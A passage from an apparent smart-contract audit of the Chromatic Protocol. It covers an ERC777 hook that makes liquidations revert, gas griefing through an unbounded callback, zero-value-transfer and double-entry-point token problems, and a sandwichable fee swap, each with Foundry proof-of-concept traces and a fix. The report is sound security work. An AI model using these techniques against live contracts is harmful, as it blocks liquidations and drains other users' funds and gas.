USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_MockERC777.transfer(address(contract_MockChromaticAccount), 3000e18) >
  contract_MockERC777.balanceOf(contract_MockChromaticAccount) -> 3000000000000000000000

USER3(0x7231C364597f3BfDB72Cf52b197cc59111e71794) CALLS < contract_MockChromaticAccount.openPosition(address(contract_ChromaticMarket), int256(500e18), 100e18, 50e18, 10000) >
  contract_MockERC777.balanceOf(contract_MockChromaticAccount) -> 2899995000000000000000

< contract_PriceFeedMock.setRoundData(1e18) >

< contract_PriceFeedMock.setRoundData(5e17) >
  MarketLiquidateFacet(address(contract_ChromaticMarket)).checkLiquidation(1)-> true

LIQUIDATOR(0xe9d52F7ECc600F2aE6fbC3af84722d238F4aF13C) CALLS < contract_ChromaticMarket.liquidate(1, _automate, 0) >
    ├─ [182071] ChromaticMarket::liquidate(1, 0x00000000000000000000000000000000000015B3, 0)
    │   ├─ [179613] MarketLiquidateFacet::liquidate(1, 0x00000000000000000000000000000000000015B3, 0) [delegatecall]
    │   │   ├─ [222] MockERC777::decimals() [staticcall]
    │   │   │   └─ ← 18
    │   │   ├─ [5900] ChainlinkFeedOracle::sync()
    │   │   │   ├─ [2531] PriceFeedMock::latestRoundData() [staticcall]
    │   │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551621 [1.844e19]) [staticcall]
    │   │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
    │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
    │   │   │   └─ ← OracleVersion({ version: 4, timestamp: 1706023025 [1.706e9], price: 500000000000000000 [5e17] })
    │   │   ├─ [5067] ChainlinkFeedOracle::currentVersion() [staticcall]
    │   │   │   ├─ [2531] PriceFeedMock::latestRoundData() [staticcall]
    │   │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551621 [1.844e19]) [staticcall]
    │   │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
    │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
    │   │   │   └─ ← OracleVersion({ version: 4, timestamp: 1706023025 [1.706e9], price: 500000000000000000 [5e17] })
    │   │   ├─ [4207] ChainlinkFeedOracle::atVersion(3) [staticcall]
    │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551620 [1.844e19]) [staticcall]
    │   │   │   │   └─ ← 18446744073709551620 [1.844e19], 1000000000000000000 [1e18], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551620 [1.844e19]
    │   │   │   └─ ← OracleVersion({ version: 3, timestamp: 1706023025 [1.706e9], price: 1000000000000000000 [1e18] })
    │   │   ├─ [4207] ChainlinkFeedOracle::atVersion(3) [staticcall]
    │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551620 [1.844e19]) [staticcall]
    │   │   │   │   └─ ← 18446744073709551620 [1.844e19], 1000000000000000000 [1e18], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551620 [1.844e19]
    │   │   │   └─ ← OracleVersion({ version: 3, timestamp: 1706023025 [1.706e9], price: 1000000000000000000 [1e18] })
    │   │   ├─ [4207] ChainlinkFeedOracle::atVersion(3) [staticcall]
    │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551620 [1.844e19]) [staticcall]
    │   │   │   │   └─ ← 18446744073709551620 [1.844e19], 1000000000000000000 [1e18], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551620 [1.844e19]
    │   │   │   └─ ← OracleVersion({ version: 3, timestamp: 1706023025 [1.706e9], price: 1000000000000000000 [1e18] })
    │   │   ├─ [21409] ChromaticVault::onClaimPosition(MockERC777: [0x105ea1Ed1121177464b754344C60a509948D0739], 1, MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], 10
0000000000000000000 [1e20], 0)
    │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
    │   │   │   │   └─ ← true
    │   │   │   ├─ emit OnClaimPosition(market: ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E], positionId: 1, recipient: MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF
2fe61932A1DdcE5b], takerMargin: 100000000000000000000 [1e20], settlementAmount: 0)
    │   │   │   ├─ [14414] MockERC777::transfer(MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], 0)
    │   │   │   │   ├─ [2942] 0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24::getInterfaceImplementer(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], 0x29ddb589b1fb5fc7cf394961
c1adf5f8c6454761adf795e67fe149f658abe895) [staticcall]
    │   │   │   │   │   └─ ← 0x0000000000000000000000000000000000000000
    │   │   │   │   ├─ emit Sent(operator: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: MockChrom
aticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], amount: 0, data: 0x, operatorData: 0x)
    │   │   │   │   ├─ emit Transfer(from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], value: 0)
    │   │   │   │   ├─ [942] 0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24::getInterfaceImplementer(MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], 0xb281fc8c12954d22544
db45de3159a39272895b169a852b314f9cc762e44c53b) [staticcall]
    │   │   │   │   │   └─ ← MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b]
    │   │   │   │   ├─ [1572] MockChromaticAccount::tokensReceived(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1
EE], MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], 0, 0x, 0x)
    │   │   │   │   │   └─ ← revert: NO LIQUIDATIONS ALLOWED :)
    │   │   │   │   └─ ← revert: NO LIQUIDATIONS ALLOWED :)
    │   │   │   └─ ← revert: NO LIQUIDATIONS ALLOWED :)
    │   │   └─ ← revert: NO LIQUIDATIONS ALLOWED :)
    │   └─ ← revert: NO LIQUIDATIONS ALLOWED :)
    └─ ← revert: NO LIQUIDATIONS ALLOWED :)

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 1.15s
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:N/D:N/Y:N/R:N/S:U (7.5)

Recommendation:

It is recommended to avoid registering as a settlement token any ERC777 or any token with on-transfer hooks in order to prevent this issue.

Remediation Plan:

SOLVED: The Chromatic Protocol team states that they are aware of this issue, and they will avoid registering any ERC777 or any token with on-transfer hooks.

4.7 (HAL-07) POSSIBLE GAS GRIEFING IN LIQUIDATION CALLS - MEDIUM (5.0)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

During liquidations, the IChromaticTradeCallback(position.owner).claimPositionCallback() is called within a try/catch block:

Listing 15: MarketTradeFacetBase.sol (Lines 117-134)

```
function _callClaimPositionCallback(
    LpContext memory ctx,
    Position memory position,
    int256 realizedPnl,
    uint256 interest,
    bytes memory data,
    bytes4 cause
) internal {
    uint256 currentOracleVersion = ctx.currentOracleVersion().version;
    uint256 entryPrice = currentOracleVersion > position.openVersion
        ? position.entryPrice(ctx)
        : 0;
    uint256 exitPrice = position.closeVersion > 0 &&
        currentOracleVersion > position.closeVersion
        ? position.exitPrice(ctx)
        : 0;
    // Call the claim position callback function on the position owner's contract
    // If an exception occurs during the callback, revert the transaction unless the caller is the liquidator
    try
        IChromaticTradeCallback(position.owner).claimPositionCallback(
            position,
            ClaimPositionInfo({
                id: position.id,
                entryPrice: entryPrice,
                exitPrice: exitPrice,
                realizedPnl: realizedPnl,
                interest: interest,
                cause: cause
            }),
            data
        )
    {} catch (bytes memory /* e */ /*lowLevelData*/) {
        if (msg.sender != position.liquidator) {
            revert ClaimPositionCallbackError();
        }
    }
}
```

The gas that can be used by this try external callback cannot be more than 63/64 than the remaining gas as stated in the EIP-150. If this occurs, and out of gas error would be triggered, which would be correctly caught in the catch clause.

Although, as the try external call has no gas limit set, this would allow a malicious user to drain up to 63/64 of the gas limit set for the transaction sent by the liquidator, increasing the liquidation gas costs.


For this reason, it is highly recommended to set a gas limit to the try callback. This gas limit should be enough to handle any legit callback operation as removing a position id.

Proof of Concept:

- Example with the current implementation and a liquidation call where the liquidator sets a gas limit of 30.000.000:

Listing 16: Liquidation call

```
(bool success, bytes memory data) = address(
↳ contract_ChromaticMarket).call{gas: 30000000}(
    abi.encodeWithSignature("liquidate(uint256,address,uint256)",
↳ 1, address(_automate), 0)
);
```



```
  ├─ [0] VM::startPrank(GelatoLiquidator: [0xe9d52F7ECc600F2aE6fbC3af84722d238F4aF13C], GelatoLiquidator: [0xe9d52F7ECc600F2aE6fbC3af84722d238F4aF13C])
  │   └─ ← ()
  ├─ [29084308] ChromaticMarket::liquidate(1, 0x00000000000000000000000000000000000015B3, 0)
  │   ├─ [29081863] MarketLiquidateFacet::liquidate(1, 0x00000000000000000000000000000000000015B3, 0) [delegatecall]
  │   │   ├─ [222] MockERC777::decimals() [staticcall]
  │   │   │   └─ ← 18
  │   │   ├─ [5900] ChainlinkFeedOracle::sync()
  │   │   │   ├─ [2531] PriceFeedMock::latestRoundData() [staticcall]
  │   │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551621 [1.844e19]) [staticcall]
  │   │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
  │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
  │   │   │   └─ ← OracleVersion({ version: 4, timestamp: 1706023025 [1.706e9], price: 500000000000000000 [5e17] })
  │   │   ├─ [5067] ChainlinkFeedOracle::currentVersion() [staticcall]
  │   │   │   ├─ [2531] PriceFeedMock::latestRoundData() [staticcall]
  │   │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551621 [1.844e19]) [staticcall]
  │   │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
  │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
  │   │   │   └─ ← OracleVersion({ version: 4, timestamp: 1706023025 [1.706e9], price: 500000000000000000 [5e17] })
  │   │   ├─ [4207] ChainlinkFeedOracle::atVersion(3) [staticcall]
  │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551620 [1.844e19]) [staticcall]
  │   │   │   │   └─ ← 18446744073709551620 [1.844e19], 1000000000000000000 [1e18], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551620 [1.844e19]
  │   │   │   └─ ← OracleVersion({ version: 3, timestamp: 1706023025 [1.706e9], price: 1000000000000000000 [1e18] })
  │   │   ├─ [4207] ChainlinkFeedOracle::atVersion(3) [staticcall]
  │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551620 [1.844e19]) [staticcall]
  │   │   │   │   └─ ← 18446744073709551620 [1.844e19], 1000000000000000000 [1e18], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551620 [1.844e19]
  │   │   │   └─ ← OracleVersion({ version: 3, timestamp: 1706023025 [1.706e9], price: 1000000000000000000 [1e18] })
  │   │   ├─ [4207] ChainlinkFeedOracle::atVersion(3) [staticcall]
  │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551620 [1.844e19]) [staticcall]
  │   │   │   │   └─ ← 18446744073709551620 [1.844e19], 1000000000000000000 [1e18], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551620 [1.844e19]
  │   │   │   └─ ← OracleVersion({ version: 3, timestamp: 1706023025 [1.706e9], price: 1000000000000000000 [1e18] })
  │   │   ├─ [19379] ChromaticVault::onClaimPosition(MockERC777: [0x105ea1Ed1121177464b754344C60a509948D0739], 1, MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], 10
0000000000000000000 [1e20], 0)
  │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
  │   │   │   │   └─ ← true
  │   │   │   ├─ emit OnClaimPosition(market: ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E], positionId: 1, recipient: MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF
2fe61932A1DdcE5b], takerMargin: 100000000000000000000 [1e20], settlementAmount: 0)
  │   │   │   ├─ [12089] MockERC777::transfer(MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], 0)
  │   │   │   │   ├─ [2942] 0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24::getInterfaceImplementer(ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], 0x29ddb589b1fb5fc7cf394961
c1adf5f8c6454761adf795e67fe149f658abe895) [staticcall]
  │   │   │   │   │   └─ ← 0x0000000000000000000000000000000000000000
  │   │   │   │   ├─ emit Sent(operator: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: MockChrom
aticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], amount: 0, data: 0x, operatorData: 0x)
  │   │   │   │   ├─ emit Transfer(from: ChromaticVault: [0x9640B2fDeD208570EB40902BB01aCE7616E4e1EE], to: MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], value: 0)
  │   │   │   │   ├─ [942] 0x1820a4B7618BdE71Dce8cdc73aAB6C95905faD24::getInterfaceImplementer(MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], 0xb281fc8c12954d22544
db45de3159a39272895b169a852b314f9cc762e44c53b) [staticcall]
  │   │   │   │   │   └─ ← 0x0000000000000000000000000000000000000000
  │   │   │   │   └─ ← true
  │   │   │   └─ ← ()
  │   │   ├─ [5067] ChainlinkFeedOracle::currentVersion() [staticcall]
  │   │   │   ├─ [2531] PriceFeedMock::latestRoundData() [staticcall]
  │   │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551621 [1.844e19]) [staticcall]
  │   │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
  │   │   │   │   └─ ← 18446744073709551621 [1.844e19], 500000000000000000 [5e17], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551621 [1.844e19]
  │   │   │   └─ ← OracleVersion({ version: 4, timestamp: 1706023025 [1.706e9], price: 500000000000000000 [5e17] })
  │   │   ├─ [4207] ChainlinkFeedOracle::atVersion(3) [staticcall]
  │   │   │   ├─ [1313] PriceFeedMock::getRoundData(18446744073709551620 [1.844e19]) [staticcall]
  │   │   │   │   └─ ← 18446744073709551620 [1.844e19], 1000000000000000000 [1e18], 1706023025 [1.706e9], 1706023025 [1.706e9], 18446744073709551620 [1.844e19]
  │   │   │   └─ ← OracleVersion({ version: 3, timestamp: 1706023025 [1.706e9], price: 1000000000000000000 [1e18] })
  │   │   ├─ [28879972] MockChromaticAccount::claimPositionCallback(Position({ id: 1, openVersion: 2, closeVersion: 0, qty: 500000000000000000000 [5e20], openTimestamp: 1706023025 [1.7
06e9], closeTimestamp: 0, takerMargin: 100000000000000000000 [1e20], owner: 0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b, liquidator: 0xe9d52F7ECc600F2aE6fbC3af84722d238F4aF13C, _protocolF
eeRate: 0, _binMargins: [BinMargin({ tradingFeeRate: 1, amount: 50000000000000000000 [5e19] })] }), ClaimPositionInfo({ id: 1, entryPrice: 1000000000000000000 [1e18], exitPrice: 0, reali
zedPnl: -100000000000000000000 [-1e20], interest: 0, cause: 0x534c000000000000000000000000000000000000000000000000000000000000 }), 0x)
  │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
  │   │   │   │   └─ ← true
  │   │   │   └─ ← EvmError: OutOfGas
  │   │   ├─ [1721] GelatoLiquidator::cancelLiquidationTask(1)
  │   │   │   ├─ [718] ChromaticMarketFactory::isRegisteredMarket(ChromaticMarket: [0x0958CCa8Ac8C5ceA0C1Adc757687D71D5EE19d6E]) [staticcall]
  │   │   │   │   └─ ← true
  │   │   │   └─ ← ()
  │   │   ├─ emit Liquidate(account: MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b], pnl: -250000000000000000000 [-2.5e20], interest: 0, usedKeeperFee: 0, position:
 Position({ id: 1, openVersion: 2, closeVersion: 0, qty: 500000000000000000000 [5e20], openTimestamp: 1706023025 [1.706e9], closeTimestamp: 0, takerMargin: 100000000000000000000 [1e20],
owner: 0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b, liquidator: 0xe9d52F7ECc600F2aE6fbC3af84722d238F4aF13C, _protocolFeeRate: 0, _binMargins: [BinMargin({ tradingFeeRate: 1, amount: 50000
000000000000000 [5e19] })] }))
  │   │   └─ ← ()
  │   └─ ← ()
  ├─ [0] VM::stopPrank()
  │   └─ ← ()
  ├─ [645] MockERC777::balanceOf(MockChromaticAccount: [0x80aE8f7DfE9Da1c8265547FF2fe61932A1DdcE5b]) [staticcall]
  │   └─ ← 2899995000000000000000 [2.899e21]
  ├─ [0] console::log("\u{1b}[91mcontract_MockERC777.balanceOf(contract_MockChromaticAccount) -> %s\u{1b}[0m", 2899995000000000000000 [2.899e21]) [staticcall]
  │   └─ ← ()
  └─ ← ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 859.97ms
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:N/R:N/S:U (5.0)

Recommendation:

It is recommended to set a gas limit to the try callback, for example:

Listing 17: Example callback (Line 2)

```
try
    IChromaticTradeCallback(position.owner).claimPositionCallback{
↪ gas: 100000}(
        position,
        ClaimPositionInfo({
            id: position.id,
            entryPrice: entryPrice,
            exitPrice: exitPrice,
            realizedPnl: realizedPnl,
            interest: interest,
            cause: cause
        }),
        data
    )
{} catch (bytes memory /* e */ /*lowLevelData*/) {
    if (msg.sender != position.liquidator) {
        revert ClaimPositionCallbackError();
    }
}
```

The gas limit selected should be enough to handle any legit callback operation, i.e., removing a position id.

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: fdcccffa15c9f1cd063bd1a7302d7fbfc11deaee.

4.8 (HAL-08) INCOMPATIBILITY WITH REVERT ON ZERO VALUE TRANSFER TOKENS - MEDIUM (5.0)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

Upon a liquidation or a position closure, the position is claimed and the function onClaimPosition() is executed:

Listing 18: ChromaticVault.sol (Line 179)

```
function onClaimPosition(
    address settlementToken,
    uint256 positionId,
    address recipient,
    uint256 takerMargin,
    uint256 settlementAmount
) external override onlyMarket {
    address market = msg.sender;

    takerBalances[settlementToken] -= takerMargin;
    takerMarketBalances[market] -= takerMargin;

    if (settlementAmount > takerMargin) {
        // maker loss
        uint256 makerLoss = settlementAmount - takerMargin;

        makerBalances[settlementToken] -= makerLoss;
        makerMarketBalances[market] -= makerLoss;
    } else {
        // maker profit
        uint256 makerProfit = takerMargin - settlementAmount;

        makerBalances[settlementToken] += makerProfit;
        makerMarketBalances[market] += makerProfit;
    }
    emit OnClaimPosition(market, positionId, recipient,
↳ takerMargin, settlementAmount);

    SafeERC20.safeTransfer(IERC20(settlementToken), recipient,
↳ settlementAmount);
}
```

This function will send the settlementAmount tokens to the position owner. Although, during liquidations, this settlementAmount will be zero. If the settlementToken is a [revert on zero value transfer] token(https://github.com/d-xo/weird-erc20/tree/main?tab=readme-ov-file#revert-on-zero-value-transfers) the liquidations will always revert.

BVSS:

AO:A/AC:L/AX:L/C:N/I:M/A:N/D:N/Y:N/R:N/S:U (5.0)

Recommendation:

It is recommended to add the following if code block to the onClaimPosition () function:

Listing 19: ChromaticVault.sol (Line 179)

```
function onClaimPosition(
    address settlementToken,
    uint256 positionId,
    address recipient,
    uint256 takerMargin,
    uint256 settlementAmount
) external override onlyMarket {
    address market = msg.sender;

    takerBalances[settlementToken] -= takerMargin;
    takerMarketBalances[market] -= takerMargin;

    if (settlementAmount > takerMargin) {
        // maker loss
        uint256 makerLoss = settlementAmount - takerMargin;

        makerBalances[settlementToken] -= makerLoss;
        makerMarketBalances[market] -= makerLoss;
    } else {
        // maker profit
        uint256 makerProfit = takerMargin - settlementAmount;

        makerBalances[settlementToken] += makerProfit;
        makerMarketBalances[market] += makerProfit;
    }
    emit OnClaimPosition(market, positionId, recipient, takerMargin, settlementAmount);

    if(settlementAmount > 0){
        SafeERC20.safeTransfer(IERC20(settlementToken), recipient, settlementAmount);
    }
}
```

Remediation Plan:

SOLVED: The Chromatic Protocol team solved the issue by implementing the recommended solution.

Commit ID: 66d98b9f1ffc5ba6e559dfea6b490e711ef423a3.

4.9 (HAL-09) DOUBLE ENTRY POINT TOKENS WOULD BREAK THE PROTOCOL - LOW (2.5)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

Typically, a proxy contract itself holds the state and uses the implementation contract as a logic layer. However, this is not always the case. In some contracts, the proxy acts as a “relayer” contract, the implementation contract serves as the logic layer, while a third state contract acts as the storage layer.

Contracts that employ a call-based proxy structure may allow users to call them either through the proxy contract or directly at the implementation contract address.

In both cases, the same state is modified, since both the proxy and implementation share the state. Such contracts are called Double Entry Point contracts, as they can be called via two different addresses and are said to have two entry points. ERC20 Token contracts that employ this structure are called Double Entry Point Tokens.

If this type of token is used as a Settlement Token, multiple inconsistencies would be triggered in the protocol’s logic.

References:

- Balancer’s issue with double entry point tokens #1
- Balancer’s issue with double entry point tokens #2

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:N/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

It is recommended to avoid registering any double entry-point token as a Settlement Token in the Chromatic Protocol.

Remediation Plan:

SOLVED: The Chromatic Protocol team states that they are aware of this issue, and they will avoid registering any double entry-point token as a Settlement Token in the Chromatic Protocol.

4.10 (HAL-10) MAKER AND MARKET EARNING DISTRIBUTIONS CALLS CAN BE SANDWICHED - LOW (2.5)

Commit IDs affected:
- 0f752dc73be53ed5afe4d64c1bfc4164dfb3f9e1

Description:

The VaultEarningDistributorBase contract implements the functions distributeMakerEarning() and distributeMarketEarning():

Listing 20: VaultEarningDistributorBase.sol (Lines 59,67)

```
/**
 * @inheritdoc IVaultEarningDistributor
 */
function distributeMakerEarning(address token) public override {
    (uint256 fee, address feePayee) = _getFeeInfo();
    IChromaticVault(factory.vault()).distributeMakerEarning(token,
 ↳ fee, feePayee);
}

/**
 * @inheritdoc IVaultEarningDistributor
 */
function distributeMarketEarning(address market) public override {
    (uint256 fee, address feePayee) = _getFeeInfo();
    IChromaticVault(factory.vault()).distributeMarketEarning(
 ↳ market, fee, feePayee);
}
```

These functions can be called by anyone and are wrappers to call the implemented code at the ChromaticVault contract. Consequently, the ChromaticVault implementations internally call the payKeeperFee() function implemented in the KeeperFeePayer contract:

Listing 21: KeeperFeePayer.sol (Lines 101,141)

```
93  function payKeeperFee(
94      address tokenIn,
95      uint256 amountOut,
96      address keeperAddress
97  ) external returns (uint256 amountIn) {
98      require(keeperAddress != address(0));
99      uint256 balance = IERC20(tokenIn).balanceOf(address(this));
100
101     amountIn = swapExactOutput(tokenIn, address(this), amountOut, balance);
102
103     // unwrap
104     WETH9.withdraw(amountOut);
105
106     // send eth to keeper
107     //slither-disable-next-line arbitrary-send-eth
108     bool success = payable(keeperAddress).send(amountOut);
109     if (!success) revert KeeperFeeTransferFailure();
110
111     uint256 remainedBalance = IERC20(tokenIn).balanceOf(address(this));
112     if (remainedBalance + amountIn < balance) revert InvalidSwapValue();
113
114     SafeERC20.safeTransfer(IERC20(tokenIn), msg.sender, remainedBalance);
115 }
116
117 /**
118  * @dev Executes a Uniswap swap with exact output amount.
119  * @param tokenIn The address of the input token.
120  * @param recipient The address that will receive the output tokens.
121  * @param amountOut The desired amount of output tokens.
122  * @param amountInMaximum The maximum amount of input tokens allowed for the swap.
123  * @return amountIn The actual amount of input tokens used for the swap.
124  */
125 function swapExactOutput(
126     address tokenIn,
127     address recipient,
128     uint256 amountOut,
    uint256 amountInMaximum
) internal returns (uint256 amountIn) {
    if (tokenIn == address(WETH9)) return amountOut;

    ISwapRouter.ExactOutputSingleParams memory swapParam =
    ↳ ISwapRouter.ExactOutputSingleParams(
        tokenIn,
        address(WETH9),
        factory.getUniswapFeeTier(tokenIn),
        recipient,
        block.timestamp,
        amountOut,
        amountInMaximum,
        0
    );
    return uniswapRouter.exactOutputSingle(swapParam);
}
```

The payKeeperFee() call will perform a swap using Uniswap converting the Settlement Token paid as fee into WETH. This swap is executed with a minAmountOut parameter hardcoded to 0.

Even if in the Arbitrum ecosystem, there is no frontrunning risk per se thanks to the sequencer, here the whole flow can be controlled by a user that can create a smart contract that:

- Executes a swap in the Uniswap pool that swaps the Settlement Token for WETH.
- Calls the VaultEarningDistributorBase.distributeMakerEarning() and VaultEarningDistributorBase.distributeMarketEarning() functions. Settlement Tokens are swapped for WETH.
